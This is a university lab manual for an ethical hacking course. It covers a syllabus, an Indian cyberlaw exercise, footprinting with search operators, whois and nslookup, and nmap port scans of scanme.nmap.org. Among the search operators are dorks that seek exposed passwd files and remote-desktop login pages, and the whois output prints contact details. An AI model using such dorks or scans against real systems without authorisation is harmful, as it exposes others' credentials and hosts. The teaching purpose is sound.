

Lab Manual for

**Ethical Hacking Lab- (MCAL332)" – (MCA- Semester 3),
Master of Computer Applications Programme,
University of Mumbai**

with effect from the Academic Year 2024-25 (As per AICTE & NEP 2020 Guidelines)

Semester III

Elective-5

**Subject Name:
Ethical Hacking Lab**

Subject Code: MCAL332

LAB Manual

Designed By: Subject Convener and Syllabus Design Team

DISCLAIMER NOTICE

TO WHOMSOEVER IT MAY CONCERN

The course titled “Ethical Hacking Theory” with subject code “MCAE332” and Ethical Hacking Lab with subject code “MCAL332” has been introduced in the 2-year Master of Computer Applications (MCA) programme affiliated to University of Mumbai with effect from the Academic Year 2024-25 (As per AICTE & NEP 2020 Guidelines). This above-mentioned course is taught to MCA-Semester 3 students as an elective subject. This is to put on record all tutorials , theory and practical assignments and their implementation are taught as per the syllabus prescribed by University of Mumbai and are meant purely for informational and educational purposes only. The University of Mumbai has introduced this subject primarily to raise security awareness and inform our students on how to prevent themselves from being a victim of hackers.

Since S.I.E.S College of Management Studies is affiliated to University of Mumbai and runs Master of Computer Applications (MCA) programme , the college and other S.I.E.S. institutions do not promote, encourage, support or stimulate any illegal activity or hacking.

Subject Convener

Ms. Vidhya Rao, Department of Computer Applications.

S.I.E.S. College of Management Studies, Nerul.

Pre-requisites for this course

- Networking concepts.
- Structured Query Language.
- Encryption algorithms.
- Python programming.
- PHP programming.
- Java programming.

Ethical Hacking Lab Course Examination Scheme

Course Code		Course Name			
		Credits Assigned	Examination Scheme (Marks)		
			Term Work	Practical	Oral
2	1		50	30	20
					100

Pre-requisite: Basic understanding of fundamentals of any programming language

Lab Course Objectives: Course aim to

Sr. No.	Course Objective
1	Study and understand how to gather and review information related using different foot printing techniques.
2	Study and understand network scanning, sniffing, and enumeration techniques, gather information using the different tools available and prevent hacking attacks.
3	Study and create different malwares and keyloggers.
4	Study web servers, web applications and wireless network hacking, Implement <u>sql</u> injection and session hijacking techniques
5	Study and implement cryptography and use the tools to practically understand how the attacks take place.
6	Practically find and exploit vulnerabilities in a computer system using pen testing and <u>generate</u> report for the same.

Lab Course Outcomes (CO): On successful completion of course learner/student will be able to

Sr. No.	Course Outcome	Bloom Level
CO1	Applying foot printing tools for information gathering issue.	Applying
CO2	Applying tools for scanning networks, enumeration and sniffing.	Applying
CO3	Creating <u>malwares</u> like virus, trojan and keyloggers and using <u>tools</u> to study malware attacks.	Creating
CO4	Creating applications and demonstrating attacks like <u>sql</u> injection and session hijacking.	Creating
CO5	Applying tools and algorithms related to cryptography.	Applying
CO6	Analyzing to find out vulnerabilities in a computer system using pen testing and analyzing case studies under IT act 2000 and IT Amendment Act 2008 of Indian cyberlaw. Generating report for the same.	Analyzing

Course Contents:

Module No.	Detailed Contents	Hrs.	CO No.	Ref No.
1	<p>Indian Cyberlaw: IT Act 2000 and IT Amendment Act 2008: Report writing of Cyberlaws section under IT act 2000 and IT act 2008 - 43,65,66A, 66B,66C,66D,66E,66F,67A, 67B ,71,72,73 and 74 , Penalty and preventive measures to be taken for the crime associated with each case if any and real life cybercrime cases under each section.</p> <p>Self-Learning Topics: Additional cases under above given sections.</p>	2	CO6	Ref 2- Chapter 11
2	<p>Foot printing and Reconnaissance: Performing foot printing using Google Hacking, website information, information about an archived website, to fetch DNS information.</p> <p>Self-Learning Topics: Additional foot printing tools and commands</p>	2	CO1	W_1, W_2, W_3, W_4
3	<p>Scanning networks, Enumeration and sniffing: Use port scanning, network scanning tools, IDS tool, sniffing tool and generate reports.</p> <p>Self-Learning Topics: Additional scanning and sniffing tools</p>	5	CO2	W_5, W_6, W_7, W_8
4	<p>Malware Threats: Worms, viruses, Trojans: Use Password cracking, Dictionary attack., Encrypt and decrypt passwords, DoS attack, ARP poisoning in windows, Ipconfig, ping, netstat, traceroute, Steganography tools.</p> <p>Self-Learning Topics: Additional hacking tools.</p>	5	CO3	Ref 5- Chapter 13 W_9
5	<p>Developing and implementing malwares: Creating a simple keylogger in python, creating a virus, creating a trojan.</p> <p>Self-Learning Topics: Additional implementation of hacking tools.</p>	4	CO3	W_10
6	<p>Hacking web servers, web applications, SQL injection and Session hijacking: Installation of DVWA, Hacking a website by Remote File Inclusion. SQL injection for website hacking, session hijacking.</p> <p>Self-Learning Topics: Use DVWA for testing SQL injection commands and local file inclusion.</p>	4	CO4	W_11
7	<p>Wireless network hacking, cloud computing security, cryptography: Using Cryptool to encrypt and decrypt password, implement encryption and decryption using Ceaser Cipher.</p> <p>Self-Learning Topics: implementing additional encryption algorithms.</p>	2	CO5	W_12

Module No.	Detailed Contents	Hrs.	CO No.	Ref No.
8	Pen testing: Penetration Testing report writing using Metasploit and metasploitable,	2	CO6	W_13

Assessment:

Term Work(50): Will be based on Continuous Assessment

- Laboratory work will be based on the syllabus.
- The experiments should be completed in the allotted time duration.
 - Experiments 40 marks
 - Attendance 10 marks
- Term work will be evaluated by the subject teacher and documented according to rubric.

End Semester Practical Examination: Practical and oral examination will be based on suggested practical list and entire syllabus.

Suggested list of experiments:

Practical No.	Problem statement
1	Indian Cyberlaw: IT Act 2000 and IT Amendment Act 2008: Report writing of Cyberlaws section under IT act 2000 and IT act 2008 - 43,65,66A, 66B,66C,66D,66E,66F,67A, 67B ,71,72,73 and 74 , Penalty and preventive measures to be taken for the crime associated with each case if any and real life cybercrime cases under each section.
2	Footprinting and Reconnaissance: Using the software tools/commands to perform the following , generate an analysis report : A. To perform footprinting using Google Hacking. B. To find out the information about a website C. To find the information about an archived website. D. To fetch DNS information.
3.	Scanning networks, Enumeration and sniffing: Using the software tools/commands to perform the following , generate an analysis report : A. Port scanning. B. Network scanning tools C. IDS tool D. Sniffing tool
4.	Malware Threats : Worms, viruses, Trojans: Using the software tools/commands to perform the following , generate an analysis report : A. Password cracking. B. Dictionary attack. C. Encrypt and decrypt passwords.

	D. DoS attack. E. ARP poisoning in windows. F. Ipconfig,ping,netstat, traceroute. G. Steganography tools.
5.	Developing and implementing malwares : A. Creating a simple keylogger in python. B. Creating a virus. C. Creating a trojan.
6.	SQL injection and Session hijacking : A. Installation of DVWA, B. Hacking a website by Remote File Inclusion. C. SQL injection for website hacking, D. session hijacking.
7.	Wireless network hacking, cloud computing security, cryptography: 1 .Using Cryptool to encrypt and decrypt password, 2. Implement encryption and decryption using Ceaser Cipher.
8.	Pen testing : Penetration Testing report writing using Metasploit and metasploitable,

Reference of Books and study material:

Module No.	Book	Chapter No/ Page No.
1	SunitBelapure& Nina Godbole, Cyber Security: Understanding Cyber Crimes, Computer Forensics and Legal Perspectives.	Chapter 11
2	Web Reference	W_1,W_2, W_3, W_4,
3	Web Reference	W_5, W_6, W_7, W_8
4	TutorialsPoint professionals, Ethical Hacking.	W_9 + Chapter 13
5	Web Reference	W_10
6	Web Reference	W_11
7	Web Reference	W_12
8	Web Reference	W_13

Reference Books:

Reference No	Reference Name
1	Matt Walker, All-In-One-CEH-Certified-Ethical-Hacker-Exam-Guide.

2	Manthan Desai, Basics of ethical hacking for beginners
3	SunitBelapure& Nina Godbole, Cyber Security: Understanding Cyber Crimes, Computer Forensics and Legal Perspectives.
4	Alana Maurushat, Ethical hacking
5	TutorialsPoint professionals, Ethical Hacking.

Web References:

Ref No	Reference Name
1	https://www.googleguide.com/print/adv_op_ref.pdf https://www.oakton.edu/user/2/rjtaylor/CIS101/Google%20Hacking%20101.pdf
2	http://whois.domaintools.com
3	www.archive.org
4	https://ping.eu/
5	Nmap Tutorial for Beginners - 4 - More Port Scanning Options : https://www.youtube.com/watch?v=MoGxY3yCySk https://nmap.org/download.html https://nmap.org/npcap/dist/
6	How to Use Nmap: Commands and Tutorial Guide
7	https://ttcshelbyville.wordpress.com/2014/03/30/defending-your-network-with-snort-for-windows/ Snort 101 : https://www.youtube.com/watch?v=W1pb9DFCXLw Snort Install on Windows 7 : https://www.youtube.com/watch?v=X64-0ogjoP4
8	Learn Wireshark in 10 minutes - Wireshark Tutorial for Beginners https://www.youtube.com/watch?v=lb1Dw0elw0Q https://www.guru99.com/wireshark-passwords-sniffer.html
9	https://www.md5hashgenerator.com/ crackstation.net https://dnschecker.org/password-encryption-utility.php https://hashes.com/en/decrypt/hash Denial of Service Attacks_ The Ping of Death-3_D_1 https://www.youtube.com/watch?v=Y8k_UCGiA6Y Denial of Service Attacks (Part 3)_ TCP SYN Flooding-3_D_2 https://www.youtube.com/watch?v=sUrM7_G_y7A Denial of Service Attacks (Part 5)_ The Smurf Attack_(240p)-3_D_3 https://www.youtube.com/watch?v=xQL3n_REkiw ARP Poisoning with Cain & Able https://www.youtube.com/watch?v=sBpe6GAXJZE Steganography using S-Tools https://www.youtube.com/watch?v=B8uN3nlLdqE
10	Design a Keylogger in Python https://www.tutorialspoint.com/design-a-keylogger-in-python

	<p>Create a Virus</p> <p>https://www.youtube.com/watch?v=-TSWzErSxC4</p>
11	<p>Building a Web Hacking Lab (w/ XAMPP and DVWA)</p> <p>https://www.youtube.com/watch?v=XCqSQJapP7M&t=310s</p> <p>Web Hacker Basics 04 (Local and Remote File Inclusion)</p> <p>https://www.youtube.com/watch?v=htTEfokaKsM</p> <p>SQL injection for website hacking</p> <p>https://www.youtube.com/watch?v=3Axp3VDnf0I</p> <p>DVWA SQL Injection Low Security Solution</p> <p>https://www.youtube.com/watch?v=BjmhucA08_s</p> <p>Cookie Manipulation and Session Hijacking</p> <p>https://www.youtube.com/watch?v=fbZpsHMgNdk</p>
12	<p>Download cryptool 2</p> <p>https://www.cryptool.org/en/ct2/downloads</p> <p>Caesar Cipher in Cryptography</p> <p>https://www.geeksforgeeks.org/caesar-cipher-in-cryptography/</p>
13	<p>Penetration Testing Tutorial Penetration Testing using Metasploit</p> <p>https://www.youtube.com/watch?v=LUGkIvcQmGE</p>

PRACTICAL 1

Cyberlaw section under IT act 2000 - 43,65,66A, 66B,66C,66D,66E,66F,67A, 67B ,71,72,73 and 74 , Penalty and preventive measures to be taken for the crime associated with each case if any and real life cybercrime cases under each section.

- 1 For each of the following sections under IT 2000 act , ie sections , 43,65,66A, 66B,66C,66D,66E,66F,67A, 67B ,71,72,73 and 74.**
 - a. Give description of each section.**
 - b. Penalty/Punishment.**
 - c. Find out real life cases related to IT 2000 act under sections.**
 - d. List out the preventive measures to be taken for the crime associated with each case if any.**

Example

Section 65 : Tampering with computer source documents

Penalty: imprisonment up to 3 years, or with fine which may extend up to 5 lakh rupees (Rs. 5,00,000), or with both.

Real life case(s):

Example :

In October 1995, Economic Offences Wing of Crime Branch, Mumbai (India), seized over 22,000 counterfeit share certificates of eight reputed companies worth Rs. 34.47 crores. These were allegedly prepared using Desk Top Publishing Systems.

Example :

Abdul Kareem Telgi, along with several others, was convicted in India on several counts of counterfeiting stamp papers and postage stamps totaling several billion rupees.

PRACTICAL 2

A. Performing footprinting using Google Hacking commands:

? GoogleGuide making searching even easier

(A printable [PDF version](#) is available.)

Basic Examples

<u>This Search</u>	Finds Pages Containing...
biking Italy	the words biking and Italy
recycle steel OR iron	Information on recycling steel or recycling iron
"I have a dream"	the exact phrase I have a dream
salsa -dance	the word salsa but NOT the word dance
Louis "I" France	Information about Louis the First (I), weeding out other kings of France
castle ~glossary	glossaries about castles, as well as dictionaries, lists of terms, terminology, etc.
fortune-telling	all forms of the term, whether spelled as a single word, a phrase, or hyphenated
define:imbroglio	definitions of the word Imbroglio from the Web

Calculator

Operators	Meaning	Type Into Search Box (& Results)
+ - * /	basic arithmetic	12 + 34 - 56 * 7 / 8
% of	percentage of	45% of 39
^ or **	raise to a power	2^5 or 2**5
old units In new units	convert units	300 Euros In USD, 130 lbs In kg, or 31 In hex

Restrict Search

Operators	Meaning	Type Into Search Box (& Results)
city1	Book flights.	sfo:bos
city2		(Book flights from San Francisco (SFO) to Boston (BOS).)
site:	Search only one website or domain.	Halloween site:www.census.gov
[#..#[#]	Search within a range of numbers.	(Search for information on Halloween gathered by the US Census Bureau.)
 filetype: (or ext:)	Find documents of the specified type.	Dave Barry pirate 2002..2006
link:	Find linked pages, i.e., show pages that point to the URL.	(Search for Dave Barry articles mentioning pirates written in these years.)
		Form 1098-T IRS filetype:pdf
		(Find the US tax form 1098-T in PDF format.)
		link:warrorlibrarian.com
		(Find pages that link to Warrior Librarian's website.)

Specialized Information Queries

Operators	Meaning	Type Into Search Box (& Results)
book (or books)	Search full-text of books.	book Ender's Game
		(Show book-related information. Note: No colon needed after book.)
define: what is, what are	Show a definition for a word or phrase.	define monopsony, what is podcast
		(Show a definition for the words monopsony and podcast. Note: No colon after define, what is, or what are.)
define:	Provide definitions for words, phrases, and acronyms from the Web.	define kerning
		(Find definitions for kerning from the Web.)
movie:	Find reviews and showtimes.	movie: traffic
		(Search for information about this movie, including reviews, showtimes, etc.)
stocks:	Given ticker symbols, show stock information	stocks: goog
		(Find Google's current stock price.)
weather	Given a location (US zip code or city), show the weather	weather Seattle WA, weather 81612
		(Show the current weather and forecast. Note: No colon after weather.)

Alternative Query Types

Operators	Meaning	Type Into Search Box (& Results)
		cache:www.irs.gov

<u>cache:</u>	Display Google's cached version of a web page.	(Show Google's cached version of the US Internal Revenue Service home page.)
<u>info:</u> (or id:)	Find info about a page.	<u>info:www.theonion.com</u> (Find information about The Onion website.)
<u>related:</u>	List web pages that are similar or related to the URL.	<u>related:www.healthfinder.gov</u> (Find websites related to the Healthfinder website.)

Restrict Search to Sites where Query Words Appear

Operators	Meaning	Type Into Search Box (& Results)
<u>allinanchor:</u>	All query words must appear in anchor text of links to the page.	<u>allinanchor:useful parenting sites</u> (Search for pages that are called useful parenting sites by others.)
<u>inanchor:</u>	Terms must appear in anchor text of links to the page.	<u>restaurants Portland inanchor:kid-friendly</u> (Search for pages on Portland restaurants for which links to the page say they are "kid friendly.")
<u>allintext:</u>	All query words must appear in the text of the page.	<u>allintext:ingredients cilantro chicken lime</u> (Search for recipes with these three ingredients.)
<u>intext:</u>	The terms must appear in the text of the page.	<u>Dan Shugar intext:Powerlight</u> (Find pages mentioning Dan Shugar where his company, Powerlight , is included in the text of the page, i.e., less likely to be from the corporate website.)
<u>allintitle:</u>	All query words must appear in the title of the page.	<u>allintitle: Google Advanced Operators</u> (Search for pages with titles containing "Google," "Advanced.", and "Operators".)
<u>intitle:</u>	The terms must appear in the title of the page.	<u>movies comedy intitle:top ten</u> (Search for pages with the words movie and comedy that include top ten in the title of the page.)
<u>allinurl:</u>	All query words must appear in the URL.	<u>allinurl:pez faq</u> (Search for pages containing the words pez & faq in the URL.)
<u>inurl:</u>	The terms must appear in the URL of the page.	<u>pharmaceutical inurl:investor</u> (Search for pages in which the URL contains the word investor .)

Restrict Search to [Google Groups](#)

Operators	Meaning	Type Into Search Box (& Results)
<u>author:</u>	Find Groups messages from the specified author.	<u>flying author Hamish author Reid</u> (Search for Hamish Reid's articles on flying .)
<u>group:</u>	Find Groups messages from the specified newsgroup.	<u>ivan doig group:rec.arts.books</u> (Search for postings about Ivan Doig in the group rec.arts.books .)
<u>insubject:</u>	Find Groups messages containing crazy quilts in the subject.	<u>insubject:"crazy quilts"</u> (Find articles containing crazy quilts in the subject line.)

Restrict Search to [Google News](#)

Operators	Meaning	Type Into Search Box (& Results)
<u>location:</u>	Find News articles from sources located in the specified location.	<u>queen location:uk</u> (Find British news articles on the Queen.)
<u>source:</u>	Find News articles from specified sources.	<u>peace source:ha'aretz</u> (Show articles on peace from the Israeli newspaper Ha'aretz .)

Operator	Syntax	Description
filetype	filetype:type	Searches only for files of a specific type (DOC, XLS, and so on). For example, the following will return all Microsoft Word documents: filetype:doc
index of	index of /string	Displays pages with directory browsing enabled, usually used with another operator. For example, the following will display pages that show directory listings containing <i>passwd</i> : "intitle:index of" passwd
info	info:string	Displays information Google stores about the page itself: info:www.anycomp.com
intitle	intitle:string	Searches for pages that contain the string in the title. For example, the following will return pages with the word <i>login</i> in the title: intitle: login For multiple string searches, you can use the allintitle operator. Here's an example: allintitle:login password
inurl	inurl:string	Displays pages with the string in the URL. For example, the following will display all pages with the word <i>passwd</i> in the URL: inurl:passwd For multiple string searches, use allinurl. Here's an example: allinurl:etc passwd
link	link:string	Displays linked pages based on a search term.
related	related:webpagename	Shows web pages similar to <i>webpagename</i> .
Site	site:domain or web page string	Displays pages for a specific website or domain holding the search term. For example, the following will display all pages with the text <i>passwds</i> in the site anywhere.com: site:anywhere.com passwd

Table 2-1 Google Search String Operators

allinurl:tsweb/default.htm

Additonal Google Hacking Questions:

A. Basic Search

1. Find pages containing SIESCOMS and MCA.
2. Find pages containing Paints saffron OR green OR White.
3. Find the exact phrase 'City of Joy'
4. Find pages that have Ethical but not Hacking.
5. Display glossary about cyberlaw.
6. Display all forms of the term Sum-of-Numbers.
7. Display definition of terrorism.

B. Calculator:

1. Calculate $105-100*20$.
2. Find out 35% of 68.
3. Convert 100meters to feet.

C. Restrictive search:

1. Book flights from Mum to Del.
2. Search for information on Diwali gathered by the Indian Govt site -india.gov.in.
3. Search for Bill Gates articles mentioning pirates written in 2010-2020.
4. Find the Form 16: ITR in PDF format.
5. Find pages that link to [amazon.in](#) website.

D. Specialized Information Queries

1. Show Chanakya book-related information .
2. Define anarchy what is monopoly
3. Search for information about Hacker movie.
4. Find TCS current stock price.
5. Show the current weather of Mumbai.

E. Give examples of the following operators:

1. cache: , info: , related: , allinanchor: , inanchor,allintext: ,intext: ,allintitle:,intitle: ,allinurl: ,inurl:

F. Restrict Search to Google Groups with author, group and insubject operators.

G. Restrict Search to Google News with operators location and source.

B. To find out the information about the a website :

<http://whois.domaintools.com>.

Input your college website in the input box and display the information obtained.

Whois Record for SiesCoMs.edu

— Domain Profile

Registrant Org	SIES College Of Management Studies
Registrar Status	
Dates	7,663 days old Created on 2000-09-22 Expires on 2022-07-31 Updated on 2021-07-29
Tech Contact	Ramchandra Chauhan
IP Address	169.38.89.3 - 10 other sites hosted on this server
IP Location	 - Tamil Nadu - Chennai - Sies College Of Management Studies
ASN	 AS36351 SOFTLAYER, US (registered Dec 12, 2005)
IP History	8 changes on 8 unique IP addresses over 17 years
Hosting History	4 changes on 5 unique name servers over 18 years

— Website

Website Title	 500 SSL negotiation failed:
Response Code	500
Terms	459 (Unique: 235, Linked: 240)
Images	41 (Alt tags missing: 33)
Links	103 (Internal: 95, Outbound: 4) domaintools.com/research/hosting-history/?q=siescoms.edu

|| teams.microsoft.com is sharing :

University of Mumbai

Domain Name: SIESCOMS.EDU

Registrant:

SIES College Of Management Studies
Plot 1 - E, Sector V,
Nerul,
Navi Mumbai, Maharashtra 400706
India

Administrative Contact:

R. Chandrasekar. Admin
SIES College Of Management Studies
Plot 1 - E, Sector V,
Nerul
Navi Mumbai, Maharashtra 400706
India
+91.27708376
khalid@siesedu.net

Technical Contact:


Ramchandra Chauhan
SIES College Of Management Studies
Plot 1 - E, Sector V,
Nerul
Navi Mumbai, Maharashtra 400706
India
+91.61083411
khalid@siesedu.net

Name Servers:


C. To find the information about an archived website.

www.archive.org

Display the snapshot of how the your college website looked like(Eg siescoms.edu) in the year 2013 on 23rd April.



University of Mumbai



- A. To fetch DNS information of www.indiana.edu and www.gmail.com. That is, find the IP addresses and Aliases of the above websites:
Goto command prompt and perform the following:

```
C:\WINDOWS\system32\cmd.exe
```

```
C:\Users\COM>nslookup www.indiana.edu
Server: UnKnown
Address: 192.168.2.1
```

```
Non-authoritative answer:
Name: indiana.edu
Addresses: 2001:18e8:2:e::103
           2001:18e8:2:e::104
           129.79.123.149
           129.79.123.148
Aliases: www.indiana.edu
```

```
C:\Users\COM>nslookup www.gmail.com
Server: UnKnown
Address: 192.168.2.1
```

```
Non-authoritative answer:
Name: googlemail.l.google.com
Addresses: 2404:6800:4009:822::2005
           142.250.183.69
Aliases: www.gmail.com
           mail.google.com
```

```
C:\Users\COM>
```

2. Goto ping.eu on the site. Locate DNS lookup and type the domain name to obtain the IP addresses and aliases

ping.eu

Online Ping, Traceroute, DNS lookup, WHOIS, Port check, Reverse lookup, Proxy checker, Bandwidth meter, Network calculator, Network mask calculator, Country by IP, Unit converter

Your IP is **1.186.224.136**

Choose function:

-  [Ping](#) – Shows how long it takes for packets to reach host
-  [Traceroute](#) – Traces the route of packets to destination host from our server
-  **DNS lookup** – Look up DNS record 
-  [WHOIS](#) – Lists contact info for an IP or domain
-  [Port check](#) – Tests if TCP port is opened on specified IP
-  [Reverse lookup](#) – Gets hostname by IP address
-  [Proxy checker](#) – Detects a proxy server
-  [Bandwidth meter](#) – Detects your download speed from our server
-  [Network calculator](#) – Calculates subnet range by network mask

 **LinkedIn Marketing Solutions**

Targeted ads. Built for you.

[Learn more](#)



ping.eu

Online Ping, Traceroute, DNS lookup, WHOIS, Port check, Reverse lookup, Proxy checker, Bandwidth meter, Network calculator, Network mask calculator, Country by IP, Unit converter

Your IP is **1.186.224.136**

Online service DNS lookup

-  **DNS lookup** – Look up DNS record

IP address or host name:

Go

Using domain server:

Name:
127.0.0.1

Address:
127.0.0.1#53

Aliases:

indiana.edu has address **129.79.123.149**
indiana.edu has address **129.79.123.148**
indiana.edu has IPv6 address 2001:18e8:2:e::103
indiana.edu has IPv6 address 2001:18e8:2:e::104
indiana.edu mail is handled by 0 external-relay.indiana.edu.

Other functions:

[Ping](#) | [Traceroute](#) | [DNS lookup](#) | [WHOIS](#) | [Port check](#) | [Reverse lookup](#) | [Proxy checker](#) | [Bandwidth meter](#) | [Network calculator](#) | [Network mask calculator](#) | [Country by IP](#) | [Unit converter](#)

References:

<https://www.oakton.edu/user/2/rjtaylor/cis101/Google%20Hacking%20101.pdf>
http://www.googleguide.com/print/adv_op_ref.pdf

PRACTICAL 3

Scanning networks, Enumeration and sniffing:

Using the software tools/commands to perform the following, generate an analysis report:

- A. Port scanning
- B. Network scanning
- C. IDS
- D. Network Sniffing


A. Port Scanning:

Nmap Tool:

Nmap is a free, open source and multi-platform network security scanner used for network discovery and security auditing. Nmap can be extremely useful for helping you get to the root of the problem you are investigating, verify firewall rules or validate your routing tables are configured correctly.


Link to download nmap-7.92 for windows platform:

<https://nmap.org/download.html>



Nmap needs **Npcap** which is the Nmap Project's packet capture (and sending) library for Microsoft Windows.

Link to download Npcap 0.9984 for windows platform: <https://nmap.org/npcap/dist/>



Note: We can use more command to display one screen of output at a time. Here use /E option and pass the other command output to more command using | (pipe) symbol.

Example: C:> dir | more/E

Questions:

1. Display the following for ip address 127.0.0.1 or any other ip address

- a. Scan open ports (syntax: nmap -open ip_address / url)

```
C:\>nmap -open scanme.nmap.org | more /E
Starting Nmap 7.92 < https://nmap.org > at 2021-10-03 15:48 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.27s latency).
Not shown: 995 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 6.56 seconds
```

- b. Scan single port (syntax: nmap -p 80 ip_address)

```
C:\>nmap -p 80 scanme.nmap.org
Starting Nmap 7.92 < https://nmap.org > at 2021-10-03 15:50 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.27s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds
C:\>_
```

- c. Scan specified range of ports (syntax: nmap -p 1-200 ip_address)

```
C:\>nmap -p 1-200 scanme.nmap.org
Starting Nmap 7.92 < https://nmap.org > at 2021-10-03 15:51 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Not shown: 197 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    filtered  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 5.21 seconds
C:\>_
```

- d. Scan entire port range (syntax: nmap -p 1-65535 ip_address)

```
C:\>nmap -p 1-65535 scanme.nmap.org | more /E
Starting Nmap 7.92 < https://nmap.org > at 2021-10-03 16:21 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    filtered  ftp
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 1112.15 seconds
```

